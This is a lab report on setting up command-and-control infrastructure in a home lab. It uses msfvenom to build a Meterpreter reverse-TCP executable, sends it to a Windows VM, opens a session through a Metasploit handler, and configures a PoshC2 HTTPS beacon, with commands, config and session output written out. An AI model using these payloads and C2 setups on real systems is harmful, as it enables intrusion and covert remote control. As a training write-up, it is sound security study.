



Report: Advanced C2 lab

Objective

Set up a C2 infrastructure, manage sessions, customize payloads.

- C2 Setup: Configure a poshC2 HTTPS beacon in a lab. Establish a session with a Windows VM.
- Payload Customization: Generate a stageless PowerShell beacon

Tool Used:

PowerShell, Poshc2

Kali Linux: 192.168.1.58

Windows VM: 192.168.1.46

Methodology

Use Metasploit for initial access and Poshc2 for post-exploitation

Launch Kali Terminal and send payload.exe to Windows using msfvenom and scp.

```
(ajay@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(ajay@kali)-[~]
└─$ scp payload.exe "Ajay Pratap Singh"@192.168.1.44:'/Users/Ajay Pratap Singh/Download'
Ajay Pratap Singh@192.168.1.44's password:
payload.exe
```

Fig 1.1 Making and sending payload to windows



Now launch msfconsole and execute the following handler. After the exploit executes, launch the payload on Windows and create a Metasploit session.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (177734 bytes) to 192.168.1.45
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regex_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.45:61333) at 2025-09-15 15:28:54 +0530

meterpreter > 
```

Fig1.2 Metasploit getting access of windows vm

Now next Powershell beacon download poshc2 from github and install it.

After that make a new project command

Posh-project -n hello

Now configure the poshc2 config file by adding the Ip and port.

```
ajay@kali: ~
# CONFIG YOU HAVE TO SET
# =====
ProjectName: "Public-Project" # for pipelines
UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36" # need to manually specify UserAgent, default is not an option
Killdate: "2999-01-01" # yyyy-MM-dd
NotificationsProjectName: "Poshc2"

# Payload comms urls, will failover in order listed here. All need to be the same protocol (http/https).
# Format -> Connect-url: host header e.g.
# - https://frontable.com: endpoint.cdn.com
# - "https://direct.com:8080": ""
PayloadComms:
  - "https://192.168.1.58: 8888"

# =====
# OPTIONAL CONFIG
# =====

# Server Config
BindIP: '192.168.1.58'
BindPort: 8888

# Database Config
DatabaseType: "SQLite" # or PostgreSQL
PostgresConnectionString: "dbname='poshc2_project_x' port='5432' user='admin' host='192.168.111.111' password='XXXXXXXX'" # Only used if PostgreSQL in use

# Pipeline Options
PipelineEnabled: false
```

Fig 1.3 Poshc2 configuration

Now run the poshc2 by command

Posh-service




Fig 1.5 Payload.txt file and add port number after IP

Fig 1.6 Payload content in powershell

Fig 1.7 Connection established

posh



And enter the project name and implant ID.

```
=== PoshC2 v9.0 (44ed6c0 2025-06-21 11:47:17) ===
ser: hello
Select-Object -Property Name, ID, LastSeen, Sleep, Context, Arch, Type, Label

Implants
```

ID	Last Seen (UTC)	Process Name	PID	Sleep	Comms ID	Context	Arch	Type	Label
1	2025-09-18 13:13:34	powershell_ise	4164	5s	1	DESKTOP-UF4NCKV\gamer @ DESKTOP-UF4NCKV	AMD64	PS	

```
Select Implant ID(s) or 'all' (Enter to refresh):: 1
```

Fig 1.8 Poshc2 implanter

Task ID	PID	Target IP	Payload Type
00001	4164	192.168.1.46	Powershell

A stageless PowerShell beacon was deployed to a Windows virtual machine, and the PoshC2 server was set up on a Kali virtual machine. Payload created a session with the C2. Through HTTP communication, payloads enable module deployment, command execution, and monitoring. The server console is used to manage and log sessions.